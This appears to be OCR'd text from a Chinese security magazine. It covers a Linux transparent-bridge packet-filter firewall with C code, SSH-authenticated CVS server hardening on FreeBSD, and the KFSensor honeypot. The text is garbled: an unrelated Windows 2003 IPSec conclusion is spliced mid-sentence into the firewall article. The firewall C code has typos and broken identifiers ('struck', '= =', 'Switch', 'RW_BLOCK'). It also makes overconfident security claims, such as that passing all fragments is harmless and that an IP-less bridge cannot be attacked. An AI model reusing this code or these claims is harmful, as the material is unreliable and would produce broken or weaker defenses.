


图2 sk-buff结构图

帧接收模块。完成以太网网桥接收以太网帧的功能，将数据封装在标准的数据结构sk-buff中，并对网络接口中的各项参数赋初始值。

帧处理模块。从以太网帧中提取协议信息，并判断是否是IP数据包，如果是，将提交给包过滤检测系统进行处理。

包过滤检测模块。完成系统对IP包过滤功能，主要是将IP包中各种信息和过滤规则表进行匹配。

帧发送模块。将要发送的以太网帧从网络接口发送

Windows 2003.net IPSec总结

2003的IPSec应用是非常广大的，但是如果只是用IPSec配置防火墙，那么上面我们介绍的细节就足够了。如果你想把它应用到L2TP，VPN等上面，你可以仔细研究一下IPSec的应用与部署。Windows 2000和Windows 2003.net的配置策略可以导出通用，但是建议使用Windows 2003.net的IP策略，因为2003.net的漏洞比2000相对少些，而且最近出了其SP1，安全性又提高了一些。希望大家都能通过IPSec配置一个比较安全的服务器，杜绝常见的网络攻击。

编后语

现在的网络安全性要求越来越高，我们推荐读者朋友采用Windows 2003.net IPSec来充当性价比很高的防火墙，以保护的企业服务器的安全。小编以前总采用网卡上面的防火墙，或者直接装个天网什么的，但总觉得缺乏更具体的细度，而且最郁闷的是wtf老是能想些办法穿透我的防火墙，现在有了IPSec，俺也可以防护wtf的扫描和攻击了！（wtf：弄半天就为防我这个啊，晕倒……）

到网络上。

MAC地址缓存模块。主要是对交换的MAC地址保存，是一种以太网桥生成树算法的实现。

各模块间的工作示意如图3所示。

在这5个功能模块中，有些在Linux系统中已经实现，我们只需分析清楚它们的功能接口并把它们加入到我们的系统中。而帧处理模块、包过滤检测模块才是本系统实现的关键，需要开发并实现它们的所有功能。




图3 包过滤系统模块关系

防火墙过滤规则表实现

包过滤是一个网络安全保护机制，它用来控制流出和流入网络的数据。在向目标转交数据包的过程中，本系统要查看数据包的目的地址并且决定如何转发这个数据包，同时还考虑是否应该转交这个数据包，因此，本系统的包过滤将基于以下报头内容控制数据包的转发：

- 数据包的源和目的网络地址（或范围）；
- 数据包的源和目的地址（或范围）；
- 数据包的源和目的端口（或范围）；
- 用来传送数据包的协议；

根据IP数据包的源和目的网络地址进行判断可以用来限制网络级别的访问控制，规定网络对子网的控制策略；根据IP数据包的源和目的地址进行判断可以用来限制主机级别的访问控制，对特定流向或地址的流量进行过滤，屏蔽来自特定地址主机的访问；对于端口地址的过滤，可以提供高层协议详细内容的过滤，如可以单独对23端口的Telnet服务过滤，而开放其他端口的服务；对协议过滤主要是考虑IP包可以封装的数据有TCP、UDP、ICMP等不同协议的数据。

对过滤规则的定义不仅要考虑到我们的过滤策略，而且需要考虑到和Linux操作系统内核的要求，所以我们对此项数据结构的定义参照Linux内核中的数据结构进行了定义，有些变量在过滤表中不会用到，但仍然定义了它，以保证和Linux的有效结合。具体的过滤规则结构如下：

```
struct ip_fw
{
struct ip_fw *fw_next; //下一条规则
struct in_addr fw_src,fw_dst;
//源、目的IP地址
struct in_addr fw_smsk,fw_dmsk
//源、目的地址掩码
struct in_addr fw_via;//网络接口
struct device * fw_viadev;//设备接口
unsigned short fw_flg;//标志字段
unsigned short fw_nsp,fw_ndp;//源、目的端口
unsigned short fw_pts[10];//端口队伍
unsigned long fw_pcnt;fw_bcnt;
//包数和字节数
unsigned char fw_tosand;fw_tosxor;
//修改的包权限
char fw_vianame[IFNAMSIZ];
//网络接口名字
};
```

过滤规则表定义为：ip_fw *ip_fw_fwd

本系统将所有的过滤规则表保存在内存区域中，整个过滤规则表由一个单链表组成，对过滤规则的增加、删除、修改等操作也就是对应此链表的增删改等操作。链表中每个数据的内容就是一条过滤规则。

定义了最基本的过滤规则内容和过滤规则表的操作方式，下一步将考虑过滤操作的过程。在过滤中需要注意一些细节问题，我们知道，也许IP报文中封装的数据可能是经过分片的数据，这样的话我们就不能够提取高层协议的信息了，如TCP、UDP的端口号，这时候我们的处理原则是将这样的包一律通过，额外的检查是没有作用的。如果采用一律丢弃的方法可能会把允许通过的包也丢弃掉了，因为过滤规则的判断条件不只是IP地址而且还有高层协议的端口号。采用一律通过对系统的过滤功能是不会有影响的，因为如果到达接收端的数据被禁止了，那带有高层协议报文的那个IP包一定会被丢弃，所以接收端接收到其他报文后不能够正确重组也会将其丢弃，同样会达到过滤的效果。

在实际的使用中，管理员可以根据本单位的实际情况和保护策略来制定自己的过滤规则，过滤规则表就随环境和政策的不同而设定。

根据过滤规则表，系统可以判断是否让一个数据报通过防火墙。当判断一个IP包不能通过防火墙时，系统采取两种手段来对此包作处理，一种是仅仅将其丢弃而不做任何处理，这种过滤手段称为否认（Deny）；一种是在将报文丢弃的同时，向发送主机发送ICMP的主机不可到达报文，通知发送主机不能访问，这种方法称为拒绝（Reject）。这两种过滤方法的不同之处主要是针对发送主机是否能感觉到它发送的IP包已被拒绝。

在许多网关（路由器）中使用的过滤规则中，他们还要使用网络接口来做为过滤依据，这一点主要是为了判断是否接收的数据是发送给本机的，或要发送的数据是否是本机发送的。在本系统中，我们可以把它配置成无IP的，所以不会有发送给它本身的数据报，也不会向外发送数据报，它只是对接收到的数据进行转发，所以本系统的过滤规则表不采用网络接口作为过滤规则，相对简化过滤规则，但可以完成相同的功能。

透明桥上的过滤实现

当系统接收到以太网帧的时候，它首先要判断此以太网帧内传送的数据是哪种高层协议的数据，然后将IP数据包的内容交由过滤规则模块实现。以太网网桥的帧接收模块已经将接收的帧封装在统一的数据结构sk_buff中，我们对此数据结构进行处理就可以得到所有想要的信息，如果判断出以太网帧中封装的是IP包，我们没必要再开辟新的空间来保存IP包，直接用指针移动来指到IP

包头就可以了，这样做可以加快系统的处理速度，系统的所有检查都是通过指针移动来实现的，而没有必要使用新的内存空间来保存IP包的数据。对于允许通过的包，系统将进行转发，如果不允许通过，系统将释放其缓存区，丢弃报文。

Linux系统网桥实现的源代码在/USR/ SRC/Linux/Net/Bridge下，其中br.c是网桥实现的主程序，我们对其中的内容进行修改。根据分析知道，网桥系统将会把所有的帧进行转发，想实现包过滤系统需要在转发以太网帧之前对报文进行过滤，所以我们加入的程序为帧检测模块，处理过程如下：

```
int br_check_frame(struck sk_buff * skb)
//以太网帧处理模块,返回1时表示可以通过,返回0时表示不能通过。
//函数传入参数为以太网帧数据
{
//下面是系统模块需要用到的变量
struct device *dev;//此报文使用的网络接口
int fwres=0;//过滤模块返回的值
int Canpass=1;//默认过滤策略为通过
struct iphdr *iph;//IP报文头结构
struct ethhdr *eth;//以太网帧头结构
int offset;//指针移动偏移量
//下面的过程将IP包从以太网帧中分离出来
eth=(struct ethhdr *)skb->data;//从数据帧中提取以太网帧头数据
if (eth->h_proto= = ETH_P_IP) //判断此帧传送数据是否为IP数据
{
//如果是IP包，则需要进行过滤，下面将从以太网帧中提取IP包
//如果不是IP包，系统将不会做任何处理继续下一步工作，也就是
//将此数据包转发，保证了IPX等协议可以不受限制的转发
Offset=ETH_HLEN;//指针偏移量为以太网帧头长度
iph=(struct iphdr *) (skb->data+offset);
//从以太网数据区域内提取IP报头信息
dev=skb->dev;//从数据结构中提取本帧数据使用的接口信息
fwres=call_fw_firewall (PF_Inet,dev,iph,NULL);
//调用过滤分析模块并将比较结果返回
Switch(fwres)
{
case FW_ACCEPT:
Canpass=1;
Break;
case FW_REJECT:
case RW_BLOCK:
Canpass=0;
Break;
Default:
Canpass=1;
Break;
}
//过滤分析的结果处理，分别对允许通过标志变量进行赋值
//提供给系统作下一步判断
}
return(Canpass);
//将是否允许通过的标志标量的值返回给转发模块，由转发模块对此数据进行转发或丢弃
}
```

修改内核将过滤规则加入之后，需要将系统配置成一个透明桥系统，并使它工作。网卡的工作状态有正常模式、调试模式和全混模式3种，当它工作在正常模式的时候，它只将目的的MAC地址是自己的包提交给上层协议处理，对接收到包的判断由网卡的驱动程序来完成。在系统内核中的处理程序只能处理网卡送交的数据，而其他两种模式下，网卡驱动程序将会把所有接收的数据包全部提交给上层协议处理，也就是说交给内核处理。我们的系统作为一个过滤防火墙，一定要接收所有的包来进行分析。所以，首先要将网卡的模式修改为调试或全混模式，网卡工作在调试状态下的时候，自身会对接收到的包进行一些处理，增加额外的代价，这是我们不希望的，我们设定网卡工作在全混模式下，使用如下命令：

```
ifconfig eth0 promisc
ifconfig eth1 promisc
```

这样网卡就可以接收所有的数据包了，对于网络接口的设定，为达到一种无IP地址的状态，我们统一将两个网络接口的地址设定为127.0.0.1。

系统性能分析

1．安全性能分析

由于系统不具备IP地址，所以能够很好地抵御来自各方面的入侵活动，使那些黑客根本无法破坏我们的系统，大大提高了Linux系统的安全性。

2．网络性能分析

本系统工作在数据链路层，它将比运行在网络层的防火墙有更高的交换速率，使网络具更高的性能。

3．系统性能分析


包过滤防火墙系统在网络中起着网桥的作用，其运行机制和以太网网桥基本一致，包过滤操作也仅仅是对数据指针的移动并做比较的操作，对系统的性能没有影响。普通用户根本感觉不到系统的存在，对他们是真正的透明。

编后语

文中作者以简练而深刻的语言告诉我们用Linux实现包过滤的一种基础机制和原理。很多朋友对Linux的了解不是很多，但我们可以举一反三，通过Linux来创建Windows下面的包过滤程序。

刘流：cvs是一种版本控制系统，它可以实现版本的并发管理，即使多个用户同时改动同一个文件也不会互相影响，cvs会对各用户提交的文件进行比较，进而把那些不同的部分按照某种算法进行合并形成一个新的版本。cvs好用，但其安全同样重要，本文从cvs验证角度出发，具体讲述了如何构建一个基于SSH验证的cvs服务器。

构建基于SSH验证的cvs服务器



文／图 delphij

口令（pserver）验证和SSH验证是cvs目前最常用的两种验证方式，口令验证方式的配置非常简单，其缺点也非常明显，最严重的问题是：由于pserver方式中所有的网络传输都是明文的，如果在网络中存在嗅探器，则攻击者不仅能够获取通过cvs传输的资料（通常是源代码），而且甚至可以得到用户的口令，另一方面，穷举口令相当容易！

基于SSH验证的cvs有诸多的好处。首先，所有的传输都加密，因此，不需要担心泄密问题，而且用户可以通过SSH指纹来确保自己没有连接到某个实施中间人攻击的入侵者的服务器上；其次，采用公钥认证时，由于用户的私钥通常是2048-4096bit，因此，通过暴力破解（类似对pserver的口令穷举）是很不现实的。最后，由于不需要开放pserver端口，外界很难知道这是一台cvs服务器。

本文将以FreeBSD 5.2为例介绍如何安装和配置基于SSH验证的cvs服务。

前期配置

由于FreeBSD基本系统中包含了cvs和ssh，因此，只需要下载一张mini的iso（对于PC兼容机，应该下载一个叫做5.2-RELEASE-i386-miniinst.iso的文件，它可以在FreeBSD的各个FTP镜像找到），在验证过其MD5正确性之后刻成光盘启动并安装就可以了。安装的时候只需要装基本系统+Perl就足够了。对全新安装，可以完全采用默认值——从Standard进去，分区按A接受默认设置，然后按Q保存，Distribution选择Minimum；装完后配置网卡的IP地址，重新启动即可。

顺利的话，上面的过程不到10分钟就可以完成。然后我们首先来加固操作系统本身的安全，以root身份在/etc/rc.conf中加入下面的行：

```
sshd_enable="YES"      # 启动OpenSSH
syslogd_flags="-ss"  # 阻止外来的syslogd请求
sendmail_enable="NO"  # 只允许送出邮件
在/etc/sysctl.conf中增加下面的行：
net.inet.tcp.blackhole=2
net.inet.udp.blackhole=1
kern.coredump=0
kern.maxfiles=8192
```

上面的设置主要是阻止半开式端口扫描、禁止coredump（除非你打算在这台机器上认真地调试程序）、增加允许打开的文件数目。最后，在/boot/loader.conf中增加下面的行：

```
hw.ata.wc="0"
autoboot_delay="0"
beastie_disable="YES"
kern.ipc.nmbclusters="32768"
```

上面的修改中，第一行是关闭IDE硬盘上的写入缓存，因为对于需要保存重要数据的服务器来说，写入缓存带来的那一点性能提升和潜在的丢失数据的危险相比实在是太微不足道了；此外是提高启动速度（启动的时候不显示菜单、不等待）和抗御DoS攻击的能力（参考tuning(7)）。

配置cvs和用户

上面这些设置已经足以让系统的安全强化不少了，关掉编辑器回到shell状态，创建一个用于cvs用户的组ncvs：

```
pw groupadd ncvs
```

所有的cvs用户都应属于这个组，为方便ACL的配置，ncvs应该是这些用户的“主要”组（换句话说就是adduser时的“Login group”或master.passwd中用户所属的组）。用adduser脚本来添加用户非常简单，除了Login group之外，“Use password-based authentication”一定要回答no，剩下的都接受默认值就好了。如果非常在意安全，也可以写个脚本来做为用户的shell（过滤输入，只允许执行很少的一些命令），不过，这么做比较复杂，而且我们在后面会介绍通过ssh限制的方法，因此，这里不具体介绍怎么做了。

初始化代码库：首先建立一个空的目录，然后用“cvs -d 完整路径 init”来完成初始化工作。这里需要注意，目录的权限最好是770或775，也就是说，同组的用户应该有可写权限。整个目录应该属于某个ncvs组的成员和ncvs组：

```
mkdir -p /home/ncvs && cvs -d /home/ncvs init &&
chmod -R 775 /home/ncvs
chown -R delphij:ncvs /home/ncvs
```

一般为了便于管理，cvs管理员会通过cvs的“hook”来实现一些权限控制功能。我自己使用的CVSROOT（下载地址：http://resources.delphij.net/projects/CVSROOT.tbz）包。从刚刚创建的那个代码库中把原来的CVSROOT checkout出来，再把这份展开、覆盖上去，作一些修改然后add,commit上去就能用了。

请参考文件中的注解修改cfg_local.pm中的一些参数。另一个需要设置的地方是access，这个文件包括所有允许commit的用户名字，而avail则是我们的ACL（哪些用户/组允许在哪些目录里面修改文件）。

强化SSH安全

在/etc/ssh/sshd_config最后加上几行：

```
Protocol 2
VersionAddendum WhoAmI
PasswordAuthentication no
```

上面的设置保证只有使用更安全的ssh2协议才能登录，此外，禁止通过ssh采用口令登录。

有经验的*nix管理员都知道给用户开shell权限是一件危险的事。在Linux中，任何用户都可以使用su，假如这个用户恰好还知道root口令，那么他就能变为root；在FreeBSD里面情况略好一点——只有wheel组的成员可以执行su，但总之，一般的cvs用户不需要使用shell，只要登录过来看到正常的cvs响应就可以完成所有的cvs操作了。

用户在本地使用ssh-keygen -t dsa -b 2048生成自己的密钥对，然后把对应的那个.pub（公钥）发给管理员。管理员以root身份执行下面的命令：

```
su -l 用户名
mkdir -p .ssh && cd .ssh && cat > authorized_keys
```

然后开始粘贴用户的.pub文件。用户的.pub文件是ssh-dss开头的一大串字符，然而不要忙着贴它，我们需要在前面加上一串：

```
command="/usr/bin/cvs --allow-root=/home/ncvs server"
```

其中，allow-root是用户允许访问的代码库根目录，如果需要访问不同的代码库，可以写多个allow-root。这样，实际粘贴的内容应该像下面的样子：

```
command="... server" ssh-dss AAA...
```

这么做以后，以用户的这个私钥登录过来看到的将不是shell的提示，而是cvs服务协议。

Windows下的用法

很多流行的cvs客户端都提供了ssh支持。wincvs本身并不包含ssh客户端，因此需要安装cygwin，并使用其中的openssh。这里假定cygwin安装在C:\cygwin，在其中生成自己的密钥对（和*nix中一样），打开wincvs，在Admin菜单中选择Preferences，然后把Authentication改为ssh（图1）。同时，还需要在Settings里面设置自己的私钥的位置，以及ssh客户端的位置（图2）。




图 1




图 2

日常的操作和口令验证的cvs是一样的，唯一的区别是，由于所有的操作都通过ssh进行，因此，不需要在界面中login。

其他安全性考虑

在按照本文配置的cvs服务器上唯一需要对外开启的端口就是ssh（TCP 22）。即使需要发送邮件，也不需要对外打开SMTP（TCP 25）端口。因此，非授权用户攻克系统是非常困难的。登入系统的用户（拥有cvs权限的那些），由于受到了ncvs组身份的限制，即使设法切出一个shell，也很难实现特权提升（在ssh方式下，用户的每次登录会启动一个以他的身份运行的cvs服务实例，而不是像pserver模式那样以root或cvs服务的身份运行）。

对于不做HTTP服务的cvs服务器，可以在/etc/rc.conf里面加入tcp_drop_synfin="YES"来阻止操作系统探测。

FreeBSD的security(7) manpage提供了进一步的安全设置资料，你可以参考它进行设置。

后记

cvs对于经常进行网络协作开发的朋友来说一定非常熟悉了。如果我们的cvs口令或我们团队辛辛苦苦编制的源代码被别有用心者在网络中窃取，其损失可想而知。看完本文后，我想你对这款基于ssh验证的cvs服务器的安全性一定已经有所了解，如果你正准备架设自己的cvs服务器，本文应该是你最好的向导了。



刘流：看到“骇客克星”是不是感到很奇怪？骇客从来都是在网络上来无影去无踪的，难道他们也有害怕的东西？事实确实如此。个中缘由，且听我细细道来。

IDS+Honeypot=骇客克星

文/图 网络游侠

一般来说，像我这样的菜鸟还有众多的MM，对“骇客”这个称呼有种发自内心的崇拜感和惧怕感。为什么呢？在一般人眼里，骇客是无所不能的。在强大的对手面前，我们真的就束手无策吗？我一直固执地这么认为，直到我遇到KFSensor！

什么是KFSensor呢？用该软件帮助文档里面的一句话说就是：KFSensor is a honeypot based Intrusion Detedtion System（IDS），也就是一款基于入侵检测系统的蜜罐。

菜鸟要问了：什么是入侵检测（IDS）呢？IDS是一种防御技术，IDS主要通过监控网络和系统状态、行为以及系统资源的使用情况，来检测内部帐户的越权使用和外部的入侵企图。想想吧，有了入侵检测，你就可以完全的监控你的网络。基于主机的IDS可以凭靠各种日志获取骇客的蛛丝马迹，基于网络的IDS更可以对出入网络的每一个数据包进行捕获、分析。

菜鸟又要问了：蜜罐（Honeypot）？听名字比较诱人啊，好像比较好吃！蜜罐是一种专门为“诱拐”骇客设计的运行在网络上的系统。一般来说，蜜罐是一套包含有漏洞的系统或者模拟有漏洞系统的程序。比如我们可以找一台电脑，装上没有任何补丁的Windows 2000 Server，放一套千疮百孔的ASP程序，当然要没有重要数据的了。请相信，这样的机器放到网上是很受人“欢迎”的。然后呢？你就可以通过一些预先设置的程序捕获骇客的一举一动。比如你可以设置一个登录脚本，捕获入侵者的用户名、密码、IP地址，可以装一个键盘记录软件记录骇客的每一次击键，可以……是不是有些兴奋了？Honeypot实际上是IDS的一个分支，一个非常有发展前途的分支。

KFSensor 介绍

KFSensor是一款基于IDS的Honeypot，所以自然兼有IDS和Honeypot的特点，我们以KFSensor2.1.4为例进行讲解。软件可以在www.kfsensor.com下载得到，不过下载的时候要注册才显示下载地址，界面也是英文，比较繁琐。也可以在我的小站www.xijing.org通过下载得到它的最新版本（广告^_^）。因为这是一款商业软件，我们下载的体验版只能免费使用14天，不过对我们学习来说这也足够了。

软件安装不说了，安装后重启会有一个配置向导，基本上是一路回车的，如果有疑问可以随时点击帮助获得技术支持。配置好之后让我们先来目睹一下KFSensor的“芳容”（图1）。




图1

见到这个界面的时候，是不是感觉很清爽？所以千万要摒弃“功能强大就一定配置繁琐”的想法。看看菜单栏，只有File、View、Scenario、Settings和Help几项。说实话，光看菜单真的有点感觉KFSensor不中用。

关于File，我实在不想多说，无非是导数据、开关软件，即使比我还菜的也能看明白。只有一点需要注意，就是你可以选择把该软件作为系统服务来启动（Install AS System Service）。

View栏，主要是设置显示的方式，比如设置是否显示某项监控内容、按照时间显示事件等。有一项比较有特色，就是按照Ports显示或者按照Visitors显示。如果选择前者，会看到图1样子的界面，把所有的事件按照属于TCP协议或者UDP协议来分类。如果选择按照Visitors显示，就是图2的样子。所有的事件都按照Visitor的IP分类了，这样可以精确的查询来自某个主机的威胁，保证每次入侵机器进行的尝试操作都会记录下来。图2中显示的就是来自IP地址192.168.10.168主机名Johnathan的主机对服务器扫描的情况。KFSensor还会按照事件的严重程度进行分类：Low、Medium和High，分别代表低度威胁、中度威胁和高度威胁，并且分别用颜色是灰色、黄绿色、红色的报警喇叭标注，很直观。

